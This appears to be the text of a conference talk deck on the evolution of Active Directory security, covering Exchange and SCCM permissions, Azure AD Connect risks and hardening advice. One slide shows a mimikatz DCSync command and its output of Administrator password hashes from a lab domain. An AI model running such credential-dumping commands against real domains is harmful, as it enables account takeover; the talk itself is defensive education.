Active Directory Security: The Journey

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Own & Operate ADSecurity.org (Microsoft platform security info)

** Not a Microsoft MVP*

AGENDA

- Current state of Active Directory Security
- AD Security Evolution
- Expanding AD Permissions
- Common Issues
- Microsoft Guidance
- Recommendations

The Current State of Active Directory: The Good, the Bad, & the UGLY

The Good

- Better awareness of the importance of AD security.
- AD security more thoroughly tested.
- Less Domain Admins (overall).
- Less credentials in Group Policy Preferences.
- More local Admin passwords are automatically rotated (LAPS).
- PowerShell security improvements (v5).

The Bad & UGLY

- Too many Domain Admins still administer AD from their regular workstation.
- Privilege escalation from regular user is still too easy.
- Lots of legacy cruft reduces security.
- Not enough (PowerShell) logging deployed.
- Too many blind spots (poor visibility).
- The UGLY
  - 2018: cybersecurity spending = ~$90B
    what improved?
    - Attack detection hasn't really improved.
    - Now with more Ransom/Crypto-Ware

The Evolution of Active Directory Security

AD Security: The early days

- The year is 2000, the OS is too!
- Active Directory key design decisions
- Replication is feared
- Kerberos is embraced and extended
- Enter SIDHistory
- Compromises to support Windows NT legacy
- NT lives on! ☹

AD Security: AD v2 & v3

- Windows 2003 Server
- Lots of improvements
- AD matures significantly
- LastLogonTimestamp tracks last logon (& replicates!)
- Constrained Delegation
- Selective Authentication for Trusts. Everyone ignores…
- Many organizations deploy Active Directory

AD: Let's Do Security!

- Windows Server 2008/2008 R2
- Enter the AD Recycle Bin
- Last interactive logon information
- Fine-grained password policies
- Authentication mechanism assurance which identifies logon method type (smart card or user name/password)
- Managed Service Accounts (let AD handle the password)
- Automatic SPN management for services running under context of a Managed Service Account.
- Goodbye Kerberos DES, hello AES

AD: Security Enhancements

- Windows Server 2012/2012 R2
- Focus on protecting credentials
- Shift in security focus
- DC-side protections for Protected Users
  - No NTLM authentication
  - No Kerberos DES or RC4 ciphers
  - No Delegation – unconstrained or constrained delegation
  - No user tickets (TGTs) renewed beyond the initial 4 hr lifetime
- Authentication Policies & Authentication Policy Silos

Rearchitecting Security
Windows Server 2016/Windows 10

- Major changes in OS security architecture
- From Normal World to Secure World (VSM)
- Credential Guard & Remote Credential Guard
- Lots of minor changes, big impact (recon)
- New shadow security principals (groups)
- An expiring links feature (Group TTL)
- KDC enhancements to restrict Kerberos ticket lifetime to the lowest group TTL

AD Permissions:
What you don’t know can hurt

It's important to understand that it ***doesn't matter what Active Directory permissions a user has*** *when using the Exchange management tools.* ***If the user is authorized, via RBAC****, to perform an action in the Exchange management tools,* ***the user can perform the action regardless of his or her Active Directory permissions.***

https://technet.microsoft.com/en-us/library/dd638106.aspx

Highly Privileged Exchange Groups

- Exchange Trusted Subsystem (like SYSTEM, only better)
  - *"The Exchange Trusted Subsystem is a highly privileged …Group that has read/write access to every Exchange-related object in the Exchange organization."*
  - Members: Exchange Servers
  - MemberOf: Exchange Windows Permissions
- Exchange Windows Permissions
  - Provides rights to AD objects (users, groups, etc)
  - Members: Exchange Trusted Subsystem
- Organization Management (the DA of the Exchange world)
  - *"Members … have administrative access to the entire Exchange 2013 organization and can perform almost any task against any Exchange 2013 object, with some exceptions.*
    …is a very powerful role and as such, only users or … groups that perform organizational-level administrative tasks that can potentially impact the entire Exchange organization should be members of this role group."
  - Members: 2 to 3 Exchange organization admin accounts (or less)

Exchange Rights & RBAC

- Exchange has extensive rights throughout Active Directory.
- Modify rights on most objects, including users and groups (even admins).
  - Except AdminSDHolder protected groups/users.
- Access provided through Exchange groups (like Exchange Windows Permissions)
- Migrated to O365?
  Great, all these permissions are still in AD.

Old Exchange Permissions Persist Upgrade after Upgrade…

Exchange 2000 → 2003 → 2007 → 2010 → 2013 → 2016

Microsoft System Center Configuration Manager (SCCM)

- Originally SMS (not text messaging)
- Granular delegation was a challenge, better in SCCM 2012.
- Role-Based Access breakout
  - All Desktops - Workstation Assets
  - All Servers - Server Assets
- Typically manages (& patches) all Windows systems
  - Workstations
  - Servers
  - ***Domain Controllers***

3rd Party Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

3rd Party Product Permission Requirements

- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights
- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights

Over-permissioned Delegation

- Use of built-in groups for delegation
- Clicking the "easy button": Full Control at the domain root.
- Let's just "make it work"
- Delegation tools in AD are challenging to get right

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects

Active Directory & the Cloud

- AD provides Single Sign On (SSO) to cloud services.
- Some directory sync tools synchronizes all users & attributes to cloud service(s).
- Most sync engines only require AD user rights to send user and group information to cloud service.
- Most organizations aren’t aware of all cloud services active in their environment.
- **Do you know what cloud services sync information from your Active Directory?**

Azure AD Connect

- **Filtering** – select specific objects to sync (default: all users, contacts, groups, & Win10). Adjust filtering based on domains, OUs, or attributes.
- **Password synchronization** – AD pw hash hash ---> Azure AD.
  PW management only in AD (use AD pw policy)
- **Password writeback** - enables users to update password while connected to cloud resources.
- **Device writeback –** writes Azure AD registered device info to AD for conditional access.
- **Prevent accidental deletes** – protects against large number of deletes (enabled by default).
  feature is turned on by default and protects your cloud directory from numerous deletes at the same time. By default it allows 500 deletes per run. You can change this setting depending on your organization size.
- **Automatic upgrade** – Keeps Azure AD Connect version current (express settings enabled by default).

Express Permissions for Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

Express Permissions for Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

DEF CON 25 (July 2017)

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DCSync

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```

Custom Permissions for Azure AD Connect

Feature	Permissions
msDS-ConsistencyGuid feature	Write permissions to the msDS-ConsistencyGuid attribute documented in Design Concepts - Using msDS-ConsistencyGuid as sourceAnchor.
Password sync	• Replicate Directory Changes • Replicate Directory Changes All
Exchange hybrid deployment	Write permissions to the attributes documented in Exchange hybrid writeback for users, groups, and contacts.
Exchange Mail Public Folder	Read permissions to the attributes documented in Exchange Mail Public Folder for public folders.
Password writeback	Write permissions to the attributes documented in Getting started with password management for users.
Device writeback	Permissions granted with a PowerShell script as described in device writeback.
Group writeback	Read, Create, Update, and Delete group objects in the OU where the distributions groups should be located.

https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-accounts-permissions

Microsoft Security Advisory 4056318

Guidance for securing AD DS account used by Azure AD Connect for directory synchronization

Published: December 12, 2017

Version: 1.0

Executive Summary

Microsoft is releasing this security advisory to provide information regarding security settings for the AD DS (Active Directory Domain Services) account used by Azure AD Connect for directory synchronization. This advisory also provides guidance on what on-premises AD administrators can do to ensure that the account is properly secured.

Advisory Details

Azure AD Connect lets customers synchronize directory data between their on-premises AD and Azure AD. Azure AD Connect requires the use of an AD DS user account to access the on-premises AD. This account is sometimes referred to as the AD DS connector account. When setting up Azure AD Connect, the installing administrator can either:


- Provide an existing AD DS account, or
- Let Azure AD Connect automatically create the account. The account will be created directly under the on-premises AD User container. For Azure AD Connect to fulfill its function, the account must be granted specific privileged directory permissions (such as Write permissions to directory objects for Hybrid Exchange writeback, or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All for Password Hash Synchronization). To learn more about the account, refer to article Azure AD Connect: Accounts and Permissions.

https://technet.microsoft.com/en-us/library/security/4056318.aspx

Azure AD Connect Server: PW Sync

*Every **two minutes**, the password synchronization agent on the **Azure AD Connect** server **requests stored password hashes** (the unicodePwd attribute) **from a DC** via the standard MS-DRSR replication protocol used to synchronize data between DCs.*

PW Sync (MD4+salt+PBKDF2+HMAC-SHA256)




https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnectsync-implement-password-synchronization

Azure AD Connect Server Recommendations

- Protect like a Domain Controller
- Lock down AAD Connect server
  - Firewall off from the network – only needs to connect to Azure AD & DCs
  - Only AD Admins should be allowed to logon/admin
- Lock down AADC service account (MSOL_*) logon ability
- Monitor AADC service account logon
- Keep the Account Operators group empty

Common Issues Persist…


Domain Admins Properties
Object
Security
Attribute Editor
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folder
ADA Admins
lab.adsecurity.org/AD Management
ADSAdministr...
lab.adsecurity.org/Users
LukeSkywalker
lab.adsecurity.org/AD Management
Critical Server Admins Properties
Object
Security
